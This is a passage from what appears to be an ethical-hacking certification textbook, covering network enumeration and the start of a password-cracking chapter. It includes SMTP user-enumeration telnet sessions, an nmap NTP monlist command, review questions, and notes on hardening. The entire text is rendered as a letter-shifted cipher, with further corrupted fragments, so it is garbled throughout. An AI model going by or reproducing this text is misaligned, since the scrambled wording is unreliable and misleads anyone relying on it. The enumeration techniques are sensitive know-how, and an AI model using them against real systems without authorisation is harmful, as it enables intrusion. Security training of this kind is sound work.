616FDQ LV D XWLOLW\ GHVLJQHG WR GHWHFW GHYLF
KHOSV \RX ORFDWH DQG LGHQWLI\ GHYLFHV WKDW D
VSHFLILF SRUVV IRU H[DPSOH 8'3 DQG
SXEOLF DQG SULYDWH DQG XVHU GHILQHG 6103 FRF
QDPHV PD\ EH XVHG WR PRUH HIIHFWLYHO\ HYDOXDV
FRPSOH[QHWZRUNV

8QL[DQG /LQX[(QXPHUDWLRQ

/LQX[DQG 8QL[V\ VWHPV DUH QR GLIIHUHQW IURP :L
DV ZHOO 7KH GLIIHUHQFH OLHV LQ WKH WRROV DQG
ORRN DW D KDQGIXO RI WKH WRROV WKDW KDYH SUF



8QL[DQG /LQX[FRPPDQGV DUH FDVH VHQVL
HQWHULQJ D FRPPDQG SD\ FORVH DWWHQWLRQ WR

ILQJHU

7KH ILQJHU FRPPDQG LV GHVLJQHG WR UHWXUQ LQIRUPD
:KHQ H[HFXWHG LW UHWXUQV LQIRUPDWLRQ VXFK DV
WLPHV RIILFH ORFDWLRQ DQG WKH ODVW WLPH WK
7KH FRPPDQG OLLQHU FRPPDQG ORRNV OLNH WKL

ILQJHU VZLWFKHV! XVHUQDPH

6ZLWFKHV WKDW FDQLFHU FRPPDQGV WKH IR

- E UHPRYHV WKH KRPH GLUHFWRU\ DQG VKHOO IUR
- I UHPRYHV KHDGHU LQIRUPDWLRQ IURP WKH GLVS
- z UHPRYHV WKH IXOO QDPH IURP WKH GLVSOD\
- o UHWXUQV WKH OLVW RI XVHUV

USFLQIR

7KH USFLQIR FRPPDQG HQXPHUDWHV LQIRUPDWLRQ H[SRV
53& SURWRFRO

7KH FRPPDQGU OLLQHU FRPPDQGV OLNH WKL

USFLQIR VZLWFKHV! KRVWQDPH

6ZLWFKHV WKDW FDQLFHU HQXPHUDWHV WKH IROORZLQJ

- P GLVSODIV D OLVW RI VWDWLWLVFV IRU 53& RQ D
- v GLVSODIV D OLVW RI UHJLVWHUHG 53& DSSOLFDA

VKRZPRXQW

7KH VKRZPRXQW FRPPDQG OLVWV DQG LGHQWLILHV WKH VK
V\ VWHPV VKRZPRXQW SODIV D OLVW RI DOO FOLHQWV WKDV

7KH FRPPDQGU OLLQHU FRPPDQGV OLNH WKL

XVU VELQ VKRZPRXQW > DGH @ >KRVWQDPH@

6ZLWFKHV WKDW FDQ EH UXQ RQ D SODWIRUP RWI

- D SULQWV DOO UHPRWH PRXQWV
- G OLVWV GLUHFWRULHV WKDW KDYH EHHQ UHPRWH
- H SULQWV WKH OLVW RI VKDUHG ILOH V\ VWHPV

HQXP OLQX[

2QH WRRO ZRUWK QORZV IRU WKH H[W
WKURXJK 6DPED

6R ILUVW ZKDW LV 6DPED" 3HU VDPED RUJ WKH VRI

«VRIWZDUH WKDW FDQ EH UXQ RQ D SODWIRUP RWI
81,; /LQX[,%0 6\ VWHP 2SHQ906 DQG RWKHU R
WKH 7&3 ,3 SURWRFRO WKDW LV LQVWDOOHG RQ W
DOORZV WKDW KRVW WR LQWHUDEFW ZLWK D 0LFUR'
:LQGRZV ILOH DQG SULQW VHUYHU

(QXP OLQX[DOORZV IRU H[WUDFWLRQ RI LQIRUPDWLRQ Z
FDQ EH UHWXUQHG LQFOXGHV WKH IROORZLQJ

- *URXS PHPEHUVKLS LQIRUPDWLRQ
- 6KDUH LQIRUPDWLRQ
- :RUNJURXS RU GRPDLQ PHPEHUVKLS
- 5HPRWH RSHUDWLQJ V\ VWHP LGHQWLILFDWLRQ
- 3DVVZRUG SROLF\ UHWULHYDO

/'\$3 DQG 'LUHFWRU\ 6HUylfH (QXPHU
7KH /LJKWZHLJKW 'LUHFWRU\ \$FFHV 3URWRFRO /'\$3
GDWDEDVHV /'\$3 LV YHU\ ZLGHO\ XVHG EHFDXVH LW
YHQGRUV XVH LQ WKHLU RZQ SURGXFWV²LQ PDQ\ FD
\$FWLYH 'LUHFWRU\ .HHS LQ PLQG WKDW \RX PD\ KD\
DQG WKXV LQIRUPDWLRQ PD\ EH GLVFORVHG WR RWK
,I \RX NHSW JRRG QRWHV GXULQJ \RXU VFDQQQLQJ SU
DFURVV SRUW EHLQJ RSHQ ,I \RX GLG ILQG WKL
IRXQG D WDUJHW RI LQWHUHVW 7KLV SRUW LV DVVR
KLW SD\ GLUW ZLWK WKH WDUJHW V\ VWHP EHLQJ D
LPSRUWDQW
5HPHPEHU \RX KDYH WR SXW WKH FOXHV WRJHWKH



,Q WKLW VHFWRU\ \RX ZLOO H[SORUH /'\$3 P
ZLWK D GLUHFWRU\ VHUylfH VXFK DV \$FWLYH 'LUH
WKH SURWRFRO LV XVHG E\ FRPSDQLHV WKDW ZDUH

\$ GLUHFWRU\ LV D GDWDEDVH EXW WKH GDWD LV RU
\$QRWKHU ZD\ RI ORRNLQJ DW WKLW GHVLJQ LV WR W
ILOHV DQG IROGHUV RQ D KDUG GULYH 7R PDNH WKI
\RX FDQ XVH '16 DORQJVLGH WKH VHUylfH WR VSHH
'LUHFWRU\ VHUylfHV WKDW PDNH XVH RI /'\$3 LQFOX

- \$FWLYH 'LUHFWRU\
- 1RYHOO H'LUHFWRU\
- 2SHQ/'\$3
- 2SHQ 'LUHFWRU\
- 2UDFOH L3ODQHW



,Q PDQ\ FDVHV WKH TXHULHV SHUIRUPHG W
WHQG WR GLVFORVH VHQLWLHY GDWD WKDW FRXO
VHUylfHV RIIHU ZD\V WR SURWHFW WKHVH TXHULH
ZKLFK DUH HLWKHU HQDEOHG E\ GHIDXOW RU PXVW

7RROV WKDW DOORZ IRU WKH HQXPHUDWLRQ RI /'\$3
IROORZLQJ

- -;SORUHU
- /'\$3 \$GPLQ 7RRO
- /'\$3 \$FFRXQW 0DQDJHU
- /(; 7KH /'\$3 ([SORUHU
- \$FWLYH 'LUHFWRU\ ([SORUHU
- /'\$3 \$GPLQLVWUDWLRQ 7RRO
- /'\$3 6HDUFK
- \$FWLYH 'LUHFWRU\ 'RPDLQ 6HUYLEFHV 0DQDJHPHQW
- /'\$3 %URZVHU (GLWRU
- 1PDS XVLQJ DQ 16(VFULSW

-;SORUHU

- ;SORUHU LV D SRSXODU DQG IUHH JHQUHO SXUSRV
 /'\$3 HQDEOHG GLUHFWRU\ ,W UHTXLUV D -DYD YLU\
 6RPH RI WKH IHDWXUHV RI -;SORUHU DUH WKHVV
- 6XSSRUWV VWDQGDUG /'\$3 RSHUDWLRQV DGG GHC
 - &DQ FRS\ DQG GHOHWH WUHH VWUXFWXUH
 - 66/ DQG 6\$6/ DXWKHQWLFDWLRQ
 - 3OXJJDEOH VHFXULW\ SURYLGHUV
 - 0XOWLSODWIRUP VXSSRUW LQFOXGLQJ :LQGRZV /L
 - +70/ W\SH GDWD GLVSOD\

3UHYHQWLQJ /'\$3 (QXPHUDWLRQ

/'\$3 FDQ EH WRXJK WR KDUGHQ DJDLQVW HQXPHUDW
 KDUGHQLQJ /'\$3 LV WKDW LI \RX ZHUH WR FORVH SRI
 FRXOG HDVLO\ LPSDFW WKH SHUIRUPDQFH RI \RXU Q
 D GLUHFWRU\ RU RWKHU FULWLFDO VHUYLFH :LWKR)
 SURGXFW ,¶G VDI\ WKH HDVLHVW ZDI\ WR VWDUW WKH
 YLD /'\$3 LV WR PDNH XVH RI WKH SHUPLVVLRQV DQG
 DQG PRYLQJ IURP WKHUH

(QXPHUDWLRQ 8VLQJ 173

\$QRWKHU HIIHFWLYH ZD\ WR JDWKHU LQIRUPDWLRQ
WKURXJK XVH RI WKH 1HWZRUN 7LPH 3URWRFRO 173
SURWRFRO IRU LQIRUPDWLRQ JDWKHULQJ SXUSRVHV
GRHV DQG ZKDW SXUSRVH LW VHUYHV

173 LV XVHG WR \QFKURQL]H WKH FORFNV DFURVV
WKH SURWRFRO LV H[WUHPHO\ KLJK FRQVLGHULQJ W
ORJRQ SXUSRVHV

173 XVHV 8'3 SRUW IRU FRPPXQLFDWLRQ

7KH IROORZLQJ FRPPDQG FDQ EH XVHG DJDLQVW D\

- QWSGDWH
- QWSWUDFH
- QWSGF
- QWST

,W LV DOVR SRVVLEOH WR H[WUDFW LQIRUPDWLRQ I
VFULSW 8VLQJ WKH IROORZLQJ FRPPDQG LQ 1PDS ZI
DGGUHVHV VSHFLILFDOO\ WKH ODVW WR DWWDF

QPDS V8 S8 3Q Q ±VFULSW QWS PRQOLVW WDUJHW!

,Q WKLW FRPPDQG QHV WKH VFULSWILHV WKH SRUW
FDVH ±7KH VFULSW QWS PRQOLVWILHV WKH VFULSW EHLQJ UX
WKH WDUJHW WKH ,3 DGGUHV RI WKH 173 VHUYHU

6073 (QXPHUDWLRQ

<HW DQRWKHU HIIHFWLYH ZD\ RI JDWKHULQJ LQIRUP
6073 7KLV SURWRFRQ LV GHVLJQHG WR VHQG PHVVD
HPDLO 6073 LV WKH VWDQGDUJ XVHG E\ WKH PDMRL
6R KRZ LV WKLV SURWRFRQ XVHG WR JDWKHU LQIRU
VLPSOH LI \RX KDYH D IXQGDPHQWDO XQGHUVWDQGL
WKHP



,I \RX DUH IROORZLQJ DORQJ DQG ZLVK WR
D :LQGRZV V\ VWHP EH DZDUH WKDW IRU YHUVLRQV
QRW LQFOXGH D 7HOQHW FOLHQW <RX PXVW GRZQ
FKDUJH ,Q ODWHU YHUVLRQV RI :LQGRZV \RX FDQ
3URJUDPV DQG)HDWXUHV DSS LQ &RQWURO 3DQHO

8VL QRFY

2QH HDV\ ZD\ WR YHULI\ WKH H[LVWHQFH RI HPDLOV
FRPPDQG WR DWWDFK WR WKH WDUJHW DQG FRPHWLRQ
ZLWKLQ WKH SURWRFRQ WR FKHFN ZKHWKHU D VSHF
FRPPDQG FDQ EH XVHG E\ DQ DWWDFNHU WR ORFDW
FRXOG DOVR EH XVHG WR H[WUDFW PXOWLSOH DFFR

WHOQHW ZKHUH LV WKH VHUYHU ,3 DQG LV WH
VHUYHU (6073 6HQGPDLO
+(/2
+(/2 UHTXLUHV GRPDLQ DGGUHV
+(/2 [
VHUYHU +HOOR > @ SOHDVHG WR PHHW \RX
95)< FKHOO
6XSHU 8VHU OLQN#VHUYHU !
95)< JODGRV
JODGRV 8VHU XQNQRZQ

7KH SUHYLRXV 5)RQ XDGGDWH WKH XVHU DFFRXQW
UHVSRQGHG ZLWK LQIRUPDWLRQDWKDWLQXGSRQWKH
UHVSRQJHGRQGLFDWHV WKH RSSRVLWH



,Q PDQ\ FDVHV WKH DQG FDQ EH GHDFWLYDW
SHUIRUP WKLV GHIHQVLYH VWHS RQ \RXU HPDLO V
HQYLURQPHQW QHHGV WR KDYH WKH FRPPDQG HQD

8VL ~~EXP~~N

(;31 LV DQRWKHU YDOXDEOH FRPPDQG IRU D SHQWHV
LQ IXQFWLRQ LQ FRPPDQG EXW UDWKHU WKDQ UHWXL
WKH XVHUV RQ D GLVWULEXWLRQ OLVW

WHOQHW ZKHUH LV WKH VHUYHU ,3 DQG LV WH
VHUYHU (6073 6HQGPDLO
+(/2
+(/2 UHTXLUHV GRPDLQ DGGUHV
+(/2 [
VHUYHU +HOOR > @ SOHDVHG WR PHHW \RX
(;31 OLQN
6XSHU 8VHU OLQN#P\KRVW!
(;31]HOGD
]HOGD 8VHU XQNQRZQ



0XFK OLN)HFWRPD(Q33 PD\ EH GLVDEOHG LQ VF
EHIRUH GRLQJ VR PDNH VXUH WKDW LQ \RXU HQYLL

8VLQJ 5&37 72

7KH FRPPDQG 5&37 72 GHQWLILHV WKH UHFLSLHQW RI DQ HI
UHSHDWHG PXOWLSOH WLPHV IRU D JLYHQ PHVV DJH
PXOWLSOH UHFLSLHQWV +HUH\ V DQ H[DPSOH

WHOQHW
VHUYHU (6073 6HQGPDLO
+(/2
+(/2 UHTXLUHV GRPDLQ DGGUHV
+(/2 [
VHUYHU +HOOR > @ SOHDVHG WR PHHW \RX
0\$, /)520 OLQN
OLQN 6HQGHU RN
5&37 72 OLQN
OLQN 5HFLSLHQW RN
5&37 72]HOGD
]HOGD 8VHU XQNQRZQ

\$OWKRXXJK WKHVH DWWDFNV DUHQ\W DOO WKDW GLI
DUH RWKHU RSWLRQV IRU WKHVH DWWDFNV WKURXJH
RU 1HW6FDQ7RROV 3UR

6073 5HOD\

7KH 6073 5HOD\ VHUYLFH OHWV XVHUV VHQG HPDLOV
UHOD\ DUHQ\W WKH SUREOHP WKH\ XVHG WR EH E
DQG KDFNHUV FDQ XVH DQ HPDLO VHUYHU WR VHQG
JXLVH RI WKH XQVXVSHFWLQJ RSHQ UHOD\ RZQHU

6XPPDU\

7KLV FKDSWHU GHVFULEHG WKH SURFHVV RI HQXPHU
DWWDFN <RX EHJDQ E\ H[SORULQJ YDULRXV LWHPV
LQIRUPDWLRQ ,QIRUPDWLRQ IURP WKH SUHYLRXV IR
QR LQWHUDEFWLRQ RU GLVWXUELQJ RI WKH WDUJHW
REWDLQLQJ LQIRUPDWLRQ ,QIRUPDWLRQ EURXJKW L
UDQJHV VKDUH QDPHV DQG V\WHP LQIRUPDWLRQ

\$Q DWWDFNHU ZKR ZDQWV WR SHUIRUP LQFUHDVLQJ
WR JDLQ JUHDWHU DFFHVV 7KLV LV GRQH E\ EXLOGI
FDUHILO LQYHVWLJDWLRQ 7R SHUIRUP WKLV LQYHV'
1HW%,26 18// VHVLRQV 6103 HQXPHUDWLRQ 6073 F
3V7RROV VXLWH

,I\RX SHUIRUP HQXPHUDWLRQ FDUHILOO\ DQG WKRX
JRRG SLFWXUH RI ZKDW WKH V\WHP ORRNV OLNH ,
LQIRUPDWLRQ JURXS LQIRUPDWLRQ VKDUH LQIRUP
DSSOLFDWLRQ SURILOHV DQG PXFK PRUH

)LQDOO\ \RX VKRXOG DOVR EH WKLQNLOQJ RI KRZ \R)
FDUU\LQJ HDFK RI WKHP RXW <RX VKRXOG DOUHDG\
RSHQ SRUWV VHUYLEFHV DQG RWKHU LWHPV FDQ HD
5HPHPEHU WKRXJK WKDW ZKLOH VRPH VHUYLEFHV D
UHDOO\ HOLPLQDWH WKHP DOO WKDW HDVLO\)RU H
HDVLO\ FULSSOH \RXU QHWZRUN <RX PXVW ILQG WK
FRQYHQHQLHQFH DQG VHFUXLW\

([DP (VVHQWLD OV

8QGHUVWDQG WKH SURFHVV PDNHQXRUHDXRFQ LGH
V\ VWHP KDFNLQJ DQG KRZ LW LV FDUULHG RXW DJDL
DWWDFNHU DQG WKH GHIHQGHU

.QRZ WKH GLIIHUHQW WSDGHV VSDQW WKH GLIIHUHQF
W\SHV RI SRUWV VSHFLILFDOO\ NQRZ SRUW QXPEHU
.QRZ WKDW WKH WZR GLIIHUHQW SRUW W\SHV DUH X

.QRZ \RXU SURWRFHUWWDQG WKH GLIIHUHQFHV EHW
5&3 DQG RWKHU SURWRFROV DQG ZKHUH \RX PLJKW

8QGHUVWDQG JRQH WRZQWKDW JRQH WUDQVIHUV ZKI
E\ FRPPRQO\ XVHG FRPPRQO\ V\XV\SSQDWWDFNHU ILQ
KDV UHDVRQ WR EHOLHYH WKDW LI WKH SRUW LV RS
SRVVLEOH DQG PD\ YHU\ ZHOO DWWHPSW RQH :LWK
DWWDFNHU KDV D URDGPDS WR \RXU QHWZRUN

8QGHUVWDQG ZKDW LV DVVRFLD, VHSRZLWK VDFK DSRU
RWKHUV VSHFLILF VHUylFHV DUH FRPPRQO\ DVVRFL
WKH PDMRULW\ RI VHUylFHV /HDUQ WKDW FHUWDLQ
WKHQ FKHFN WKURXJK EDQQHU JUDEELQJ RU RWKHU
WKH SRUWV \RX ILQG

5HYLHZ 4XHVWLRQV

(QXPHUDWLRQ LV XVHIXO WR V\ VWHP KDFNLQJ EH
\$ 3DVVZRUGV
% ,3 UDQJHV
& &RQILJXUDWLRQV
' 8VHUQDPHV
(QXPHUDWLRQ GRHV QRW XQFRYHU ZKLFK RI WKH
\$ 6HUYLEFHV
% 8VHU DFFRXQWV
& 3RUWV
' 6KDUHV
BBBBBBBBBBB LQYROYHV JUDEELQJ D FRS\ RI D]RQ
\$ =RQH WUDQVIHU
% QVORRMW\ WUDQVIHUV
& '16 WUDQVIHU
' =RQH XSGDWH
:KLFK RI WKH IROORZLQJ ZRXOG FRQILUP D XVHU
\$ YUI\ FKHOO
% YUI\ ±X FKHOO
& H[SQ FKHOO
' H[SQ ±X FKHOO
95)<LV XVHG WR GR ZKLFK RI WKH IROORZLQJ"
\$ 9DOLGDWH DQ HPDLO DGGUHV
% ([SDQG D PDLOLQJ OLVW
& 9DOLGDWH DQ HPDLO VHUYHU
' 7HVW D FRQQHFWLRQ
BBBBBBBBBBB LV D PHWKRG IRU H[SDQGLQJ DQ HPL
\$ 95)<
% (;31
& 5&37 72

' 6073
\$Q DWWDFNHU FDQ XVH BBBBBBBBBBBB WR HQXPHUC
\$ 1HW%,26
% 7&3 ,3
& 1HW%(8,
' 1173
\$ BBBBBBBBBBBB LV XVHG WR FRQQHFW WR D UHPRV
\$ 18// VHVVL RQ
% +DVK
& 5DLQERZ WDEOH
' 5RRWNLW
BBBBBBBBBBBBB LV XVHG WR V\QFKURQLJH FORFNV R
\$ 6\$0
% 173
& 1HW%,26
')73
3RUW QXPEHU BBBBBBBBBBBB LV XVHG IRU 6073
\$
%
&
'
3RUW QXPEHU BBBBBBBBBBBB LV XVHG E\ '16 IRU JR
\$ 7&3
% 8'3
& 7&3
' 8'3
:KLFK FRPPDQG FDQ EH XVHG WR YLHZ 1HW%,26 L
\$ QHWVWDW
% QPDS
& QEWVWDW
' WHOQHW

616FDQ LV XVHG WR DFFHVV LQIRUPDWLRQ IRU ZK
\$ 6073
%)73
& 6013
' +773

6073 LV XVHG WR SHUIRUP ZKLFK IXQFWLRQ"
\$ 0RQLWRU QHWZRUN HTXLSPHQW
% 7UDQVPLW VWDWXV LQIRUPDWLRQ
& 6HQG HPDLO PHVVDJHV
' 7UDQVIHU ILOHV

:KLFK SRUWV GRHV 6103 XVH WR IXQFWLRQ"
\$ DQG
% DQG
& DQG
' DQG

/'\$3 LV XVHG WR SHUIRUP ZKLFK IXQFWLRQ"
\$ 4XHU\ D QHWZRUN
% 4XHU\ D GDWDEDVH
& 4XHU\ D GLUHFWRU\
' 4XHU\ D ILOH V\VWHP

6103 LV XVHG WR GR ZKLFK RI WKH IROORZLQJ"
\$ 7UDQVIHU ILOHV
% 6\QFKURQLJH FORFNV
& 0RQLWRU QHWZRUN GHYLFHV
' 5HWULHYH PDLO IURP D VHUYHU

6103 LV XVHG WR SHUIRUP ZKLFK IXQFWLRQ LQ UI
\$ 7UDS PHVVDJHV
% 0RQLWRU DQG PDQDJH WUDIILF
& 0DQDJH XVHUV DQG JURXS
' 0RQLWRU VHFXULW\ DQG YLRODWLRQV

:KDW LV DQ 6,' XVHG WR GR"
\$,GHQWLI\ SHUPLVVLRRQV
% ,GHQWLI\ D GRPDLQ FRQWUROOHU
& ,GHQWLI\ D XVHU
' ,GHQWLI\ D PDLO DFFRXQW
\$ '16 JRQH WUDQVIHU LV XVHG WR GR ZKLFK RI WK
\$ &RS\ ILOHV
% 3HUIRUP VHDUFKHV
& 6\QFKURQLJH VHUYHU LQIRUPDWLRQ
' 'HFRPPLVVLRRQ VHUYHUV

&KDSWHU 6\VWHP +DFNLQJ

&(+ (;\$0 2%-(&7,9(6 &29(5(' ,1 7+,6 &+\$37(5

✓ ,,, 6HFXULW\

■ 2 9XOQHUDELOLWLHV

✓ ,9 7RROV 6\VWHPV 3URJUDPV

■ 2 2SHUDWLQJ (QYLURQPHQWV

■ 4 /RJ \$QDO\VLV 7RROV

■ 6 ([SORLWDWLRQ 7RROV



8VLQJ WKH LQIRUPDWLRQ JDWKHUHG VF
WKH QH[W SKDVH JDLQLQJ DFFHVV WR D V\WHP \$C
SRLQW KDV EHHQ IRFXVHG WRZDUG WKLJ JRDO ,Q W
LQIRUPDWLRQ IURP SUHYLRXV LQWHUDEFWLRQV WR ³I
\RXU JRDO

\$IWHU WKH SUHYLRXV SKDVHV \RX FDQ QRZ VWDUW
LQIRUPDWLRQ \RX REWDLQH LQ SDVW SKDVHV VXF
SHUPLVVLRQV DQG RWKHU V\WHP GHWDLOV \RX FI
SLFWXUH RI WKH WDUJHW 7KH PRUH LQIRUPDWLRQ \RX
\RX WR ORFDWH WKH SRLQWV WKDW DUH YXOQHUED



\$OZD\V UHPHEHU DV D SHQWHVWHU WR NH

DQG WKH LQIRUPDWLRQ \RX JDWKHU 7KLJ LV LPSR
ZDQW WR SUHVHQW WKH LQIRUPDWLRQ WR \RXU FO
LQ WKLJ FKDSWHU XVH LW WR KHOS \RX SXW WRJH

8S WR 7KLV 3RLQW

/HW¶V WDNH D EULHI ORRN EDFN DW WKH SUHYLRXV
KDYH DQG KRZ LW FDUULHV IRUZDUG WR WKLV SRLQ
)RRWSULQWLQJ

)RRWSULQWLQJ LV WKH ILUVW VWHS LQ WKLV SURFH
LQIRUPDWLRQ DV \RX SRVVLEO\ FDQ DERXW D WDUJH
WR WKH ZKROH RUJDQL]DWLRQ LQFOXGLQJ WHFKQR
LQIRUPDWLRQ DQG DQ\WKLQJ HOVH WKDW PD\ VHHP
WKH RUJDQL]DWLRQ FUHDWH D SURILOH WKDW \RX F
DQ RIIHQVLYH VWUDWHJ\

,QIRUPDWLRQ \RX JDWKHU GXULQJ WKLV SKDVH PD\

- 1DPHVSDFHV
- (PSOR\HH LQIRUPDWLRQ
- 3KRQH QXPEHUV
-)DFLOLW\ LQIRUPDWLRQ
- -RE LQIRUPDWLRQ

)RRWSULQWLQJ VKRZV \RX WKH DPRXQW RI LQIRUPD
RUJDQL]DWLRQV 'XULQJ \RXU H[SORUDWRQ \RX OH
DPRXQW RI GDWD IURP P\ULDG VRXUFHV ERWK FRPP

6FDQQLQJ

:KHQ \RX PRYHG RQ IURP IRRWSULQWLQJ \RX WUDQ\
6FDQQLQJ LV IREFXVHG RQ JDWKHULQJ LQIRUPDWLRQ
ORFDWLQJ DFWLYH KRVWV <RX LGHQWL\ KRVWV IRU
VHFXULW\ DVVHVPHQW DV QHHGHG <RX FDQ ILQG
,QWHUQHW E\ XVLQJ SXEOLF ,3 DGGUHVHV ,Q DGG
LQIRUPDWLRQ DERXW VHUYLFHV UXQQLQJ RQ HDFK K
'XULQJ WKLV SKDVH \RX XVH WHFKQLTXHV VXFH DV

- 3LQJV
- 3LQJ VZHHSV
- 3RUW VFDQV
- 7UDFHUW

6RPH RI WKH SURFHVHV \RX XVH XQPDVN RU XQFRY
<RX FDQ DOVR XVH LQYHUVH VFDQQLQJ WHFKQLTXHV
DGGUHVHV IURP WKH UDQJHV \RX XQFRYHUHG GXUL

FRUUHVSRQGLQJ OLYH KRVW EHKLQG WKHP

(QXPHUDWLRQ

7KH ODVW SKDVH EHIRUH \RX DWWHPSW WR JDLQ DF
(QXPHUDWLRQ DV \RX KDYH REVHUYHG LV WKH V\V\
REWDLQLQJ LQIRUPDWLRQ VXFK DV XVHU OLVWV UR
,QIRUPDWLRQ DERXW VKDUHV XVHUV JURXS DSSO
XVHI XO LQ JHWWLQJ WR NQRZ \RXU WDUJHW 7KLV S
SURFHVV ,W LV \RXU ILUVW VWHS IURP EHLQJ RQ WI
WKH V\VVWHP DQG JDWKHULQJ GDWD 7KLV LQIRUPDW
SKDVH

7KH DWWDFNHU VHHNV WR ORFDWH LWHPV VXFK DV
WKH UDGDU ORQJHU (QXPHUDWLRQ LQYROYHV PDNL
V\VVWHP WKDQ GXULQJ SUHYLRXV SKDVHV RQFH \RX
GHHFWLRQ LV PXFK KLJKHU EHFDXVH PDQ\ V\VVWHF
LQIRUPDWLRQ 6RPH RI WKH GDWD \RX ORFDWH PD\ I
WDUJHW EXW \RX PD\ DOVR XQFryhu KLGGHQ VKDUI
7KH LQIRUPDWLRQ JDWKHUNG GXULQJ WKLV SKDVH V
IROORZLQJ

- 8VHUQDPHV
- *URXS LQIRUPDWLRQ
- 3DVVZRUGV
- +LGGHQ VKDUHV
- 'HYLFH LQIRUPDWLRQ
- 1HWZRUN OD\RXW
- 3URWRFRO LQIRUPDWLRQ
- 6HUYHU GDWD
- 6HUylfH LQIRUPDWLRQ

6\ VWHP +DFNLQJ

2QFH \RX KDYH FRPSOHWHG WKH ILUVW WKUHH SKDV
SKDVH \$W WKLV SRLQW WKH SURFHVV EHFRPHV PXI
V\ VWHP KDFNLQJ SKDVH LQ D VLQJOH SDVV ,W LQYR
LQFOXGHV FUDFNLQJ SDVVZRUGV HVFDODWLQJ SULY
FRYHULQJ WUDFNV FRQFHDOLQJ HYLGHQFH DQG WK



5HPHPEHU WKDW WKH V\ VWHP KDFNLQJ SUR

JDLQLQJ DFFHVV LQ RQH VWURNH ,Q IDFW JDLQLQ
WXQQHOLQJ XQGHU D ZDOO WKH SURFHVV LV JUDG
RQ KRZ GHHS DQG HODERUDWH \RX ZDQW WR EH E
<RX ZLOO ILQG WKDW \RX ZLOO JDLQ DFFHVV WR JU
HYHQWXDOO\ KDYH WKH OHYHO RI DFFHVV WKDW \F
KDYH LQ PLQG

/HW\V ORRN DW WKH V\ VWHP KDFNLQJ SURFHVV VWI
SDVVZRUG FUDFNLQJ

3DVVZRUG &UDFNLQJ

,Q WKH HQXPHUDWLRQ SKDVH \RX FROOHFWHG D ZH
7KHVH XVHUQDPHV DUH LPSRUWDQW QRZ EHFDXVH W
\RXU DWWDFN PRUH FORVHO\ <RX XVH SDVVZRUG FL
DFFRXQW ZLWK WKH LQWHQWLRQ RI XVLQJ WKH DFFI
XQGHU WKH JXLVH RI D OHJLWLDPDWXVHU



,Q D QXWVKHOO SDVVZRUG FUDFNLQJ LV W

IURP WUDQVPLWWHG RU VWRUHG GDWD ,Q WKLV ZI
D PLVSODFHG RU IRUJRWWHQ SDVVZRUG 6\ VWHP D
FUDFNLQJ WR DXGLW DQG WHVW D V\ VWHP IRU KRO
DWWDFNHUV PD\ XVH SDVVZRUG FUDFNLQJ WR DWW
7\SLFDOO\ WKH KDFNLQJ SURFHVV VWDUWV ZLWK E
EH FUDFNHG RU DXGLWHG XVLQJ PDQXDO RU DXWRI
FUHGHQWLDV

7R IXOO\ JUDVS ZK\ SDVVZRUG FUDFNLQJ LV D SRSX
ORRN DW WKH IXQFWLRQ RI D SDVVZRUG \$ SDVVZRU
FDQ UHPHPEHU HDVLO\ EXW DW WKH VDPH WLPH QRV
EURNHQ 7KLV LV ZKHUH WKH SUREOHP OLHV +XPDQ

HDV\ WR UHPHPEHU ZKLFK FDQ PDNH WKHP HDV\ WR
WKDW DUH HDVLHU WR UHPHPEHU LV QRW D EDG WKI
SDVVZRUGV WKDW DUH WRR VLPSOH WR JXHVV

+HUH DUH VRPH H[DPSOHV RI SDVVZRUGV WKDW OHQ

- 3DVVZRUGV WKDW XVH RQO\ QXPEHUV
- 3DVVZRUGV WKDW XVH RQO\ OHWWHUV
- 3DVVZRUGV WKDW DUH DOO XSSHU RU ORZHUFDVH
- 3DVVZRUGV WKDW XVH SURSHU QDPHV
- 3DVVZRUGV WKDW XVH GLFWLRQDU\ ZRUGV
- 6KRUW SDVVZRUGV IHZHU WKDQ HLJKW FKDUDFWH

,Q JHQHUDO IROORZLQJ WKH UXOHV IRU FUHDWLQJ
DJDLQVW WKH DWWDFNV ZH ZLOO H[SORUH ODQ\ FRI
IRUP RI SDVVZRUG UHTXLUPHQWV RU FRPSOH[LW\ U
WKH LQWHUHVW RI EHLQJ FRPSOHWH

7\SLFDOO\ ZKHQ D FRPSDQ\ LV ZULWLQJ SROLF\ RU
GRFXPHQW JXLGDQFH RU VWDWHPHQW WKDW VD\

- 3DVVZRUGV WKDW FRQWDLQ RQO\ OHWWHUV VSHF
- 3DVVZRUGV WKDW FRQWDLQ RQO\ QXPEHUV
- 3DVVZRUGV WKDW FRQWDLQ RQO\ VSHFLDO FKDUDI
- 3DVVZRUGV WKDW FRQWDLQ RQO\ OHWWHUV DQG C
- 3DVVZRUGV WKDW FRQWDLQ RQO\ OHWWHUV 327+C
- 3DVVZRUGV WKDW FRQWDLQ RQO\ OHWWHUV DQG V
- 3DVVZRUGV WKDW FRQWDLQ RQO\ VSHFLDO FKDUDI

8VHUV ZKR VHOHFW SDVVZRUGV WKDW FRQWDLQ SDV
OLVW DUH PRUH YXOQHUDEOH WR PRVW RI WKH DWW



5HPHPEHU WKDW MXVW EHFDXVH D SDVVZRUG

KHUH GRHV QRW PHDQ LW LV EXOOHWSURRI ZLWK L
JXLGHOLQHV PDNHV LW OHVV YXOQHUDEOH EXW QR
OHDUQ ERWK DV DQ DWWDFNHU DQG DV D GHIHQGH
VROXWLRQ WR VHFUXLW\ RQO\ ZD\V WR UHGXFH IR
3DVVZRUGV DUH TXLFNO\ ORVLQJ WKHLU HIIHFWLYH
,Q IDFW LQ LQFUHDVLQJ QXPEHUV FRPSDQLHV DUH
WKDW XVH PXOWLIDFWRU DXWKHQWLFDWLRQ ,Q W
ZLWK VPDUW FDUGV ELRPHWULFV 56\$ WRNHQV RU
DXWKHQWLFDWLRQ SURFHVV VWURQJHU

3DVVZRUG &UDFNLQJ 7HFKQLTXHV

3RSXODU FXOWXUH ZRXOG KDYH XV EHOLHYH WKDW
VRPH VRIWZDUH DQG WDSSLQJ D IHZ EXWWRQV 7KH
QHHGHG WR UHFRYHU SDVVZRUGV)RU WKH PRVW SC
FDWHJRULHV ZKLFK ZH ZLOO H[SORUH LQ GHSWK OD
ORRN DW WKHP QRZ

'LFWLRQDU\ \$WVWDFN RI WKLV W\SH WDNHV WKH
DSSOLFDWLRQ WKDW KDV D GLFWLRQDU\ ILOH ORDGH
FRQWDLQV D OLVW RI NQRZQ ZRUGV XS WR DQG LQF
XVHV WKLV OLVW WR WHVW GLIIHUHQW ZRUGV LQ DQ
XVH SDVVSKUDVHV W\SLFDOO\ DUH QRW YXOQHUDEO

